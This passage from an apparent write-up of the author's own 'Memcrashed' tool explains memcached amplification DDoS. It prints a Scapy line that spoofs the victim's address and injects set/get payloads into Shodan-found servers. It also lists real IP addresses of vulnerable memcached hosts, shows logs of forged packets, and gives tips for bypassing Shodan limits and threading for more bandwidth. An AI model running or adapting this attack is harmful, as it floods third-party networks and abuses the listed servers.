
We’ve seen this line before, now we know exactly what it means. The *result[‘ip_str’]* is the array of IP addresses being used directly in Scapy. Next step is to define what *data* is using one of the payloads previously mentioned.

```
send(IP(src=target, dst='%s' % result['ip_str']) /
UDP(sport=int(str(targetport)),dport=11211)/Raw(load=("\x00\x00\x00\x00\x00\x01\x00\x00se
t\x00injected\x000\x003600\x00%s\r\n%s\r\nget\x00injected\r\n" % (len(data), data))),
count=power)
```

This line of python code connects all the dots. It uses Scapy to forge the source IP address specified as *target*, the vulnerable memcached servers specified by Shodan as *result['ip_str'],* and the data variable earlier is now redefined as the memory injection technique we discussed earlier; for setting and retrieving heaps of data that will be sent to the *target* variable as each and every memcached server responds to the set of instructions. Mass exploitation made simple.


Proof-of-Concept Code Analyzed

The concepts we have discussed here has been outlined in a simple python script that can be used to define a set of parameters for such a concept to be executed. Two python scripts (but both are very similar in function) one scrapes vulnerable memcached servers off Shodan and uses them for both memory injection, and reflected denial of service style attacks (with the packet forgery we discussed earlier). The other script goes forth and exploits the same memcached servers off Shodan but efficiently flushes all the variables and even attempts to shut them down.




```
MEMCRASHED

                              Author: @037

[*] Please enter valid Shodan.io API Key: FAKEAPIKEYqEWF4ESIVirfEJFOWwrg34
[*] File written: ./api.txt
[~] Checking Shodan.io API Key: FAKEAPIKEYqEWF4ESIVirfEJFOWwrg34

[□] Error: Invalid API key
[*] Would you like to change API Key? <Y/n>: Y
[*] Please enter valid Shodan.io API Key: [redacted]
[*] File written: ./api.txt
[~] Restarting Platform! Please wait.


[□] API Key Authentication: SUCCESS
[*] Number of bots: 100027

[*] Enter target IP address:
```

The code also has the extra function of using Shodan to fully identify each vulnerable memcached server for further analysis. A security analyst can use this function to map out geographically where each server is located in attempts to send out letters to each ISP warning against the server's existence and potential in damaging other networks. An analyst could actually automate the mailing process based on what ISP is allocated to each IP address. A screenshot of that function within the PoC is included here:



```
[+] Memcache Server (61) | IP: 133.242.201.38 | OS: None | ISP: SAKURA Internet |
[+] Memcache Server (62) | IP: 123.56.248.199 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (63) | IP: 159.122.208.135 | OS: None | ISP: SoftLayer Technologies |
[+] Memcache Server (64) | IP: 106.14.241.17 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (65) | IP: 45.76.151.131 | OS: None | ISP: Choopa, LLC |
[+] Memcache Server (66) | IP: 115.159.28.231 | OS: None | ISP: Tencent cloud computing |
[+] Memcache Server (67) | IP: 103.42.178.126 | OS: None | ISP: Sun Network (Hong Kong) Limited - HongKong Backbon |
[+] Memcache Server (68) | IP: 52.220.20.236 | OS: None | ISP: Amazon Data Services Singapore |
[+] Memcache Server (69) | IP: 172.107.75.212 | OS: None | ISP: Psychz Networks |
[+] Memcache Server (70) | IP: 104.217.62.15 | OS: None | ISP: Psychz Networks |
[+] Memcache Server (71) | IP: 120.27.121.188 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (72) | IP: 123.57.58.227 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (73) | IP: 104.232.75.163 | OS: None | ISP: Heng Tong |
[+] Memcache Server (74) | IP: 166.63.21.60 | OS: Linux 3.x | ISP: Ecommerce Corporation |
[+] Memcache Server (75) | IP: 66.228.41.192 | OS: None | ISP: Linode |
[+] Memcache Server (76) | IP: 178.32.51.179 | OS: None | ISP: OVH |
[+] Memcache Server (77) | IP: 123.207.227.91 | OS: None | ISP: Tencent cloud computing |
[+] Memcache Server (78) | IP: 42.62.29.28 | OS: None | ISP: China Unicom Beijing |
[+] Memcache Server (79) | IP: 65.60.59.114 | OS: None | ISP: SingleHop |
[+] Memcache Server (80) | IP: 120.77.145.252 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (81) | IP: 23.19.238.5 | OS: None | ISP: Ubiquity Server Solutions Los Angeles |
[+] Memcache Server (82) | IP: 58.216.8.131 | OS: None | ISP: China Telecom jiangsu province backbone |
[+] Memcache Server (83) | IP: 104.199.153.100 | OS: None | ISP: Google Cloud |
[+] Memcache Server (84) | IP: 50.18.157.172 | OS: Linux 2.6.x | ISP: Amazon.com |
[+] Memcache Server (85) | IP: 120.26.73.124 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (86) | IP: 58.250.71.178 | OS: None | ISP: China Unicom Shenzen network |
[+] Memcache Server (87) | IP: 198.50.153.55 | OS: None | ISP: OVH Hosting |
[+] Memcache Server (88) | IP: 61.110.254.13 | OS: None | ISP: CDNetworks |
[+] Memcache Server (89) | IP: 185.174.31.227 | OS: None | ISP: Corelux Internet ve Yazilim Hizmetleri Ticaret Lim |
[+] Memcache Server (90) | IP: 82.135.148.219 | OS: None | ISP: UAB DKD |
```

Keep in mind Shodan limits the amount of vulnerable IPs that can be stored within the array. If there are 100,000 vulnerable servers available, this does not mean all 100,000 are stored and ready to engage. Only a small portion of them are available. To bypass this limit I've added the ability to store vulnerable IPs locally, everytime Shodan is ran it will give the option to save results. Results are also appended each time, the file is not overwritten, simply added onto. So potentially a user can store and fire away at more than what Shodan allows. Also a small fix to the API limit of 1 request per second, I've added a delay (1.1 second per request) that way the python script doesn't go faster than what Shodan has specified on their end. If you were to go faster, the script would encounter a fatal error and crash.



```
.........[+] Sending 10 forged UDP packets to: 211.152.33.30
.........[+] Sending 10 forged UDP packets to: 23.224.115.5
.........[+] Sending 10 forged UDP packets to: 123.206.95.174
.........[+] Sending 10 forged UDP packets to: 103.205.2.104
.........[+] Sending 10 forged UDP packets to: 111.230.5.110
.........[+] Sending 10 forged UDP packets to: 112.124.116.125
.........[+] Sending 10 forged UDP packets to: 119.28.133.124
.........[+] Sending 10 forged UDP packets to: 200.216.202.231
.........[+] Sending 10 forged UDP packets to: 120.76.189.135
.........[+] Sending 10 forged UDP packets to: 95.211.13.179
.........[+] Sending 10 forged UDP packets to: 54.255.2.219
.........[+] Sending 10 forged UDP packets to: 203.162.31.171
.........[+] Sending 10 forged UDP packets to: 138.201.38.139
.........[+] Sending 10 forged UDP packets to: 123.57.233.3
.........[+] Sending 10 forged UDP packets to: 202.66.30.59
.........[+] Sending 10 forged UDP packets to: 5.189.143.19
.........[+] Sending 10 forged UDP packets to: 120.234.50.10
.........[+] Sending 10 forged UDP packets to: 91.227.16.31
.........[+] Sending 10 forged UDP packets to: 45.77.158.221
.........[+] Sending 10 forged UDP packets to: 209.59.166.204
.........[+] Sending 10 forged UDP packets to: 172.106.184.2
.........[+] Sending 10 forged UDP packets to: 104.203.139.48
.........[+] Sending 10 forged UDP packets to: 123.30.110.249
.........[+] Sending 10 forged UDP packets to: 194.28.173.171
.........[+] Sending 10 forged UDP packets to: 113.31.25.57
.........[+] Sending 10 forged UDP packets to: 91.134.144.10
.........[+] Sending 10 forged UDP packets to: 111.230.148.30
.........[+] Sending 10 forged UDP packets to: 37.187.179.59
.........[+] Sending 10 forged UDP packets to: 162.247.235.72
.........[+] Sending 10 forged UDP packets to: 110.53.23.109
```

Once ready to engage, the loop implemented for mass exploitation will take place and each IP will be sent a set of instructions using a forged source IP. Depending on what the *count* variable is will also determine how many times each server will receive the same set of instructions. Whether or not this actually increases the amplification (results may vary), this can cause a potentially higher bandwidth output.

The other PoC does the same thing except the payload has been modified with flush and shutdown commands. One simply outdoes the other. This will keep things in the internet well balanced (and not fatally crashing due to 1 terabyte per second attacks). Depending on what ISP and bandwidth allocation you have, the faster the instructions are sent to each server, the higher the bandwidth output will be. You will not reach 1 terabyte per second if each set of instructions is sent at 1 per second. It needs to be faster. In order to reach higher speeds, rather than using a loop, we can implement threads that work at the same time for each IP (of course the reason it has not been implemented here is that it requires a high amount of computer resources to achieve maximum threads based on how many vulnerable servers are stored and engaged).

Conclusion

In conclusion, we have analysed methods of forgery, memcached amplification and mass exploitation. The memory injection technique is an amplification to the pre-existing vulnerability. An attacker can write arbitrary data onto the memcached server and use that data as a payload later on. This technique can either be used as a two staged attack, or a synchronized payload mechanism for setting and getting key values off the memcached server, and delivered to the specified target.

Some things that should be noted for authenticity of the results obtained, the scapy module in python may have unfixed issues in packet manipulation. This can be caused by either a pre existing firewall or an ISP flagging malicious traffic. There were occasions in which scapy was unable to produce the results witnessed prior via wireshark. Sometimes the packet payload data was malformed, other times it would not be delivered as planned. The spoofing techniques discussed also can be efficiently stopped before they reach the affected server, this can cause unpredicted outputs.

As of this writing, the number of vulnerable memcached servers via Shodan has dropped from ~100,000 vulnerable servers to approximately ~40,000. In the coming months, it is predicted that these numbers will continue to drop. Regardless of the memcached vulnerability climbing onto a thing of the past, attackers can always setup older versions of memcached servers on purpose to use for this style of attack, only their servers will perhaps be accessed internally and not open to the entire internet for abuse.

About the author:

Amir Khashayar Mohammadi *is a Computer Science and Engineering major who focuses on malware analysis, cryptanalysis, web exploitation, and other cyber attack vectors.*

Material:
https://github.com/649/Memcrashed-DDoS-Exploit
https://github.com/649/Memfixed-Mitigation-Tool

Sources:
https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf
https://www.cisco.com/c/en/us/about/security-center/unicast-reverse-path-forwarding.html
https://github.com/memcached/memcached/wiki